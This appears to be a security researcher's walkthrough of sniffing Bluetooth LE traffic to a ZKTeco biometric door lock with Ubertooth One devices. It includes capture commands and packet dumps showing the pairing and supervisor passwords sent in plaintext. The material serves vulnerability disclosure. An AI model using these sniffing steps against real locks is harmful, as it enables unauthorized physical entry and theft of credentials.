ZKBioLock

Tools required:

Hardware

1. Ubertooth One and associated libraries (firmware ver 2017-03-R2, libbtbb and ubertooth tools) http://ubertooth.sourceforge.net/hardware/one/.

2. Bluetooth Smart USB Adapter (BCM20702A0) https://www.amazon.com/Plugable-Bluetooth-Adapter-Raspberry-Compatible/dp/B009ZIILLI/ref=sr_1_2?s=pc&ie=UTF8&qid=1469111177&sr=1-2-spons&keywords=bluetooth+adapter&psc=1.

3. ZKTeco Bluetooth Biometric Door Lock.

Software

1. BlueZ ("Official Linux Bluetooth protocol stack") (will include gatttool)


    sudo apt-get install bluetooth bluez bluez-tools rfkill bluez-firmware

2. ZKBioBT iOS/Android application by ZKTEco Inc.

Process:

Step 1: Device discovery

Start Bluetooth service and scan for devices. A script was used to accomplish this (Appendix A)



```
root@gimli:/home/gimli# lescan
Bluetooth service started
Bluetooth device detected
hci0:   Type: Primary  Bus: USB
        BD Address: 5C:F3:70:78:22:AD  ACL MTU: 1021:8  SCO MTU: 64:1
        UP RUNNING
        RX bytes:2555 acl:0 sco:0 events:135 errors:0
        TX bytes:3928 acl:0 sco:0 commands:105 errors:0

LE Scan ...
41:15:1A:FB:DB:17 (unknown)
41:15:1A:FB:DB:17 (unknown)
08:7C:BE:30:69:31 ZKBiolock
08:7C:BE:30:69:31 ZKBiolock
F4:F5:D8:AD:28:95 (unknown)
F4:F5:D8:AD:28:95 (unknown)
```


Observe target device, ZKBiolock, address: 08:7C:BE:30:69:31.

Step 2: Sniff connection using Ubertooth One

Use three Ubertooth One devices to sniff each advertisement channel. The command for one Ubertooth One is:

```
ubertooth-btle -U0 -A37 -f -qcap0.pcap
```


The 'U' flag sets which Ubertooth device to use (0-7), the 'A' flag sets the advertising channel to listen to (37, 38, or 39), the 'f' flag sets the Ubertooth device to follow connections, and the 'q' flag saves packet captures to a PCAP file. A script was used to initialize three Ubertooth devices, one on each channel, and then merge the PCAP files (Appendix B).




```
root@gimli:~# scan
Type desired output name for PCAP (no spaces), followed by [ENTER]:
ZKBiolock_13May17_sniffing
systime=1494695426 freq=2402 addr=8e89bed6 delta_t=33.486 ms rssi=-19
systime=1494695426 freq=2426 addr=8e89bed6 delta_t=34.061 ms rssi=-31
40 11 e5 99 50 67 dc 70 02 01 1a 07 ff 4c 00 10 02 0a 40 bd 93 08
40 11 e5 99 50 67 dc 70 02 01 1a 07 ff 4c 00 10 02 0a 40 bd 93 08
Advertising / AA 8e89bed6 (valid)/ 17 bytes
Advertising / AA 8e89bed6 (valid)/ 17 bytes
    Channel Index: 37
    Channel Index: 38
```

For the next section there will be two identities, user and attacker. The user logs into the application, uses a pairing password to connect to the lock, elevates to administrator privelege with the supervisor password, and changes default passwords. While presented in parallel to show the correlation of captured packets to user actions, the packets are captured and then post processed after the event.

USER: The user opens the iOS application, ZKBioBT, and logs into the application.




USER: The user does not have access to the lock yet, and must connect to the lock with the pairing password.




Device name: The lock is not connect...
Device type: The lock is not connect...
(Pin)Name: The lock is not connect...
Group: The lock is not connect...

USER: The user then observes available locks and connects to the ZKBiolock with the pairing password, 123456.



Connection history records
ZKBiolock
Searched devices
BioLock
ZKBiolock



●●●○○ AT&T 4G 1:38 PM 83%

Devices

Connection history records

ZKBiolock

Searched devices


BioLock

Warning

Please enter the pairing password of the device.(ZKBiolock)


•••••6

ATTACKER: The attacker observes a connection event, CONNECT_REQ, between some device (Source: 78:4c:77:4f:d5:52) and the lock (Destination: 08:7c:be:30:69:31). In this request, the attacker can see how the rest of the connection will be setup and the Ubertooth One firmware will automatically follow the connection. The attacker observes the agreed upon access address for the connection, 0xaf9a9cdd, and uses this value to filter the rest of connection.




```
443 2017-05-13 13:38:44.843864893 78:4c:77:4f:d5:52  Quintic_30:69:31   LE LL      53 CONNECT_REQ

▸ Frame 443: 53 bytes on wire (424 bits), 53 bytes captured (424 bits) on interface 0
▾ Bluetooth
    [Source: 78:4c:77:4f:d5:52 (78:4c:77:4f:d5:52)]
    [Destination: Quintic_30:69:31 (08:7c:be:30:69:31)]
▸ Bluetooth Low Energy RF Info
▾ Bluetooth Low Energy Link Layer
  ▸ Access Address: 0x8e89bed6
  ▸ Packet Header: 0x2245 (PDU Type: CONNECT_REQ, RandomRxBdAddr=false, RandomTxBdAddr=true)
    Initator Address: 78:4c:77:4f:d5:52 (78:4c:77:4f:d5:52)
    Advertising Address: Quintic_30:69:31 (08:7c:be:30:69:31)
  ▾ Link Layer Data
      Access Address: 0xaf9a9cdd
      CRC Init: 0xa696dc
      Window Size: 3 (3.75 msec)
      Window Offset: 20 (25 msec)
      Interval: 24 (30 msec)
      Latency: 0
      Timeout: 72 (90 msec)
    ▸ Channel Map: ffffffff1f
      1011 0... = Hop: 22
      .... .000 = Sleep Clock Accuracy: 251 ppm to 500 ppm (0)
  ▸ CRC: 0x557b1a
0000  00 e2 80 00 d6 be 89 8e  37 00 d6 be 89 8e 45 22   ........ 7.....E"
0010  52 d5 4f 77 4c 78 31 69  30 be 7c 08 dd 9c 9a af   R.OwLx1i 0.|.....
0020  dc 96 a6 03 14 00 18 00  00 00 48 00 ff ff ff ff   ........ ..H.....
0030  1f b0 aa de 58                                     ....X
```

ATTACKER: The attacker can also see the pairing password transmitted in plaintext from the user to the lock.



```
→ 523 2017-05-13 13:38:45.62… unknown_0xaf9a9cdd unknown_0xaf9a9cdd ATT  45 UnknownDirection Write Request, Handle: 0x001c (Unknown: Unknown)

▸ Frame 523: 45 bytes on wire (360 bits), 45 bytes captured (360 bits) on interface 0
▸ Bluetooth
▸ Bluetooth Low Energy RF Info
▸ Bluetooth Low Energy Link Layer
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Write Request (0x12)
  ▸ Handle: 0x001c (Unknown: Unknown)
    Value: 41542b504153534b45593d3132333435360d0a
    [Response in Frame: 526]

0000  06 e0 80 00 00 00 00 00  27 00 dd 9c 9a af 02 1a   ........ '.......
0010  16 00 04 00 12 1c 00 41  54 2b 50 41 53 53 4b 45   .......A T+PASSKE
0020  59 3d 31 32 33 34 35 36  0d 0a fe 51 c4            Y=123456 ...Q.
```


USER: The user now has access to the lock, but does not have access to do anything yet. She must elevate themselves to administrator.




Open Door

Device name: ZKBiolock
Device type: BioLock
(Pin)Name: (3)3
Group: Invalid user

USER: The user then elevates themselves to administrator by entering the supervisor password, 12345678.




ATTACKER: The attacker observes the supervisor password sent in plaintext.



```
2012 2017-05-13 13:38:57.14… unknown_0xaf9a9cdd unknown_0xaf9a9cdd ATT   46 UnknownDirection Write Request, Handle: 0x0019 (Unknown: Unknown)
▸ Frame 2012: 46 bytes on wire (368 bits), 46 bytes captured (368 bits) on interface 0
▸ Bluetooth
▸ Bluetooth Low Energy RF Info
▸ Bluetooth Low Energy Link Layer
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Write Request (0x12)
  ▸ Handle: 0x0019 (Unknown: Unknown)
    Value: aa01012e0031323334353637380a433443424333
    [Response in Frame: 2015]

0000  0a e1 80 00 00 00 00 00  27 00 dd 9c 9a af 0e 1b   ........ '.......
0010  17 00 04 00 12 19 00 aa  01 01 2e 00 31 32 33 34   ........ ....1234
0020  35 36 37 38 0a 43 34 43  42 43 33 c5 55 a4         5678.C4C BC3.U.
```


USER: The user now has administrator access to the lock.



Open Door

Device name: ZKBiolock
Device type: BioLock
(Pin)Name: (3)3
Group: Administrator


USER: The user is smart and changes the default login information. First, she changes the pairing password to 111111.



Please enter the new pairing password.


111111

ATTACKER: The attacker observes the password being changed in plaintext.



```
4659 2017-05-13 13:53:33.04… unknown_0xaf9a9cdd unknown_0xaf9a9cdd ATT   40 UnknownDirection Write Request, Handle: 0x001c (Unknown: Unknown)

▸ Frame 4659: 40 bytes on wire (320 bits), 40 bytes captured (320 bits) on interface 0
▸ Bluetooth
▸ Bluetooth Low Energy RF Info
▸ Bluetooth Low Energy Link Layer
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Write Request (0x12)
  ▸ Handle: 0x001c (Unknown: Unknown)
    Value: 41542b544b3d3131313131310d0a
    [Response in Frame: 4661]

0000  18 e1 80 00 00 00 00 00  27 00 dd 9c 9a af 0e 15   ........ '.......
0010  11 00 04 00 12 1c 00 41  54 2b 54 4b 3d 31 31 31   .......A T+TK=111
0020  31 31 31 0d 0a 69 db 4c                            111..i.L
```


USER: The user changes the supervisor password to 87654321.




Please enter the new super password.

87654321

ATTACKER: The attacker observes the password being changed in plaintext.




```
5933 2017-05-13 13:53:43.94… unknown_0xaf9a9cdd unknown_0xaf9a9cdd ATT   46 UnknownDirection Write Request, Handle: 0x0019 (Unknown: Unknown)
▶ Frame 5933: 46 bytes on wire (368 bits), 46 bytes captured (368 bits) on interface 0
▶ Bluetooth
▶ Bluetooth Low Energy RF Info
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Write Request (0x12)
  ▶ Handle: 0x0019 (Unknown: Unknown)
    Value: aa0103110053757065725077643d383736353433
    [Response in Frame: 5936]

0000  26 d7 80 00 00 00 00 00  27 00 dd 9c 9a af 02 1b   &....... '.......
0010  17 00 04 00 12 19 00 aa  01 03 11 00 53 75 70 65   ........ ....Supe
0020  72 50 77 64 3d 38 37 36  35 34 33 47 d8 cf         rPwd=876 543G..
```



```
5937 2017-05-13 13:53:43.97… unknown_0xaf9a9cdd unknown_0xaf9a9cdd ATT   31 UnknownDirection Write Request, Handle: 0x0019 (Unknown: Unknown)
▶ Frame 5937: 31 bytes on wire (248 bits), 31 bytes captured (248 bits) on interface 0
▶ Bluetooth
▶ Bluetooth Low Energy RF Info
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Write Request (0x12)
  ▶ Handle: 0x0019 (Unknown: Unknown)
    Value: 3231f35f55
    [Response in Frame: 5940]

0000  21 d2 80 00 00 00 00 00  27 00 dd 9c 9a af 02 0c   !....... '.......
0010  08 00 04 00 12 19 00 32  31 f3 5f 55 0b e0 f8      .......2 1._U...
```


USER: The user changes the lock name.



Please enter the new Bluetooth name.


BLELock

ATTACKER: The attacker observes the name being changed in plaintext.



